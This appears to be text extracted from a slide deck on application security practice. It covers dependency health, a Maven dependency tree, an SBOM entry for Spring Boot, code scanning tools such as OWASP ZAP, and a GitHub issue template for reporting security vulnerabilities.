
# Your Application

---



# Dependencies

- Other libraries (Maven Dependencies)
- Java JVM
- Docker?
- Operation System
- Virtual Machine?



# Rotate your Keys

---



# End of Life



Are your dependencies healthy?





```
[INFO] --- maven-dependency-plugin:3.2.0:tree (default-cli) @ demo ---
[INFO] com.example:demo:jar:0.0.1-SNAPSHOT
[INFO] \- org.springframework.boot:spring-boot-starter-web:jar:3.0.0-M1:compile
[INFO]     +- org.springframework.boot:spring-boot-starter:jar:3.0.0-M1:compile
[INFO]     |   +- org.springframework.boot:spring-boot:jar:3.0.0-M1:compile
[INFO]     |   +- org.springframework.boot:spring-boot-autoconfigure:jar:3.0.0-M1:compile
[INFO]     |   +- org.springframework.boot:spring-boot-starter-logging:jar:3.0.0-M1:compile
[INFO]     |       +- ch.qos.logback:logback-classic:jar:1.2.10:compile
[INFO]     |           \- ch.qos.logback:logback-core:jar:1.2.10:compile
[INFO]     |               +- org.apache.logging.log4j:log4j-to-slf4j:jar:2.17.1:compile
[INFO]     |                   \- org.apache.logging.log4j:log4j-api:jar:2.17.1:compile
[INFO]     |                       \- org.slf4j:jul-to-slf4j:jar:1.7.33:compile
[INFO]     |               +- jakarta.annotation:jakarta.annotation-api:jar:2.0.0:compile
[INFO]     |               \- org.yaml:snakeyaml:jar:1.30:compile
[INFO]     +- org.springframework.boot:spring-boot-starter-json:jar:3.0.0-M1:compile
[INFO]         +- com.fasterxml.jackson.core:jackson-databind:jar:2.13.1:compile
[INFO]             +- com.fasterxml.jackson.core:jackson-annotations:jar:2.13.1:compile
[INFO]             \- com.fasterxml.jackson.core:jackson-core:jar:2.13.1:compile
[INFO]             +- com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.13.1:compile
[INFO]             +- com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.13.1:compile
[INFO]                 \- com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.13.1:compile
[INFO]             +- org.springframework.boot:spring-boot-starter-tomcat:jar:3.0.0-M1:compile
[INFO]                 +- org.apache.tomcat.embed:tomcat-embed-core:jar:10.0.16:compile
[INFO]                 +- org.apache.tomcat.embed:tomcat-embed-el:jar:10.0.16:compile
[INFO]                     \- org.apache.tomcat.embed:tomcat-embed-websocket:jar:10.0.16:compile
[INFO]             +- org.springframework:spring-web:jar:6.0.0-M2:compile
[INFO]                 \- org.springframework:spring-beans:jar:6.0.0-M2:compile
[INFO]             \- org.springframework:spring-webmvc:jar:6.0.0-M2:compile
[INFO]                 +- org.springframework:spring-aop:jar:6.0.0-M2:compile
[INFO]                 +- org.springframework:spring-context:jar:6.0.0-M2:compile
[INFO]                     \- org.springframework:spring-expression:jar:6.0.0-M2:compile
[INFO] -----
[INFO]
```

# Automate your Dependency Updates

---




# SBOM

```
● ● ●  
<component type="library"  
           bom-ref="pkg:maven/org.springframework.boot/spring-boot-starter-web@3.0.0-M1?type=jar">  
  <publisher>Pivotal Software, Inc.</publisher>  
  <group>org.springframework.boot</group>  
  <name>spring-boot-starter-web</name>  
  <version>3.0.0-M1</version>  
  <description>Starter for building web, including RESTful, applications using Spring MVC. Uses Tomcat as the  
  default embedded container</description>  
  <hashes>  
    <hash alg="MD5">7327041f2c398ba23c78921e3e8958d5</hash>  
    <hash alg="SHA-1">ae784efd39d00c804d9ec28593a6e3431e3afbfa</hash>  
    <hash alg="SHA-256">e0c6e644432e4d153562e92da36614266b59c5eb9b9b2522639927f91e840a7d</hash>  
    <hash alg="SHA-384">c8e9209049506c9f3b62d72f8ae55cdf36e7573b077ed05ef2755838ce3f04235...</hash>  
    <hash alg="SHA-512">eb6822a2390400ea0d98e933debc0c652301e86ce56dc8cfabac6ed85b4d7e17...</hash>  
    <hash alg="SHA3-256">32abd60c3e6d0587cd1686ea25f6bff5d49d334ca02d5dd53b8d4b050e4b349e</hash>  
    <hash alg="SHA3-384">d80f43097fffd3dad7ac6501b5209367629b6521b6f65e8c7f84fa01e6f116c...</hash>  
    <hash alg="SHA3-512">3c41bd45f0194522fec0082fa1da38f3387ee943e1be6da4de19eca9be3050ff...</hash>  
  </hashes>  
  <licenses>  
    <license>  
      <id>Apache-2.0</id>  
    </license>  
  </licenses>  
  <purl>pkg:maven/org.springframework.boot/spring-boot-starter-web@3.0.0-M1?type=jar</purl>  
  <externalReferences>  
    <reference type="website"><url>https://spring.io</url></reference>  
    <reference type="issue-tracker"><url>https://github.com/spring-projects/spring-boot/issues</url>  
    </reference>  
    <reference type="vcs"><url>https://github.com/spring-projects/spring-boot</url></reference>  
  </externalReferences>  
</component>
```

# Code

---

- Continuous Integration
- Static Analysis
- Audits / Security Reviews



# Write less code.

“Friends Don’t Let Friends Build Auth”

**-Your Friend**



OWASP  
Zed Attack Proxy

zaproxy.org



CHEAT SHEET  
SERIES PROJECT

Life is too short • AppSec is tough • Cheat!

# Code Scanning Tools

---



# Vulnerabilities are a fact of life.

# Create a GitHub Issues Template

spring-security / .github / ISSUE\_TEMPLATE.md [Cancel](#)

Looks like this file is an issue template. Need help? [Learn more.](#)

<> Edit file [Preview changes](#) Spaces ▾ 2

```
1  <!--
2  For Security Vulnerabilities, please use https://pivotal.io/security#reporting
3  -->
4
5  ### Summary
6
7  <!--
8  Please provide a high level summary of the issue you are having
9  -->
10
11 ### Actual Behavior
12
13 <!--
14 Please describe step by step the behavior you are observing
15 -->
16
17 ### Expected Behavior
18
19 <!--
20 Please describe step by step the behavior you expect
21 -->
```

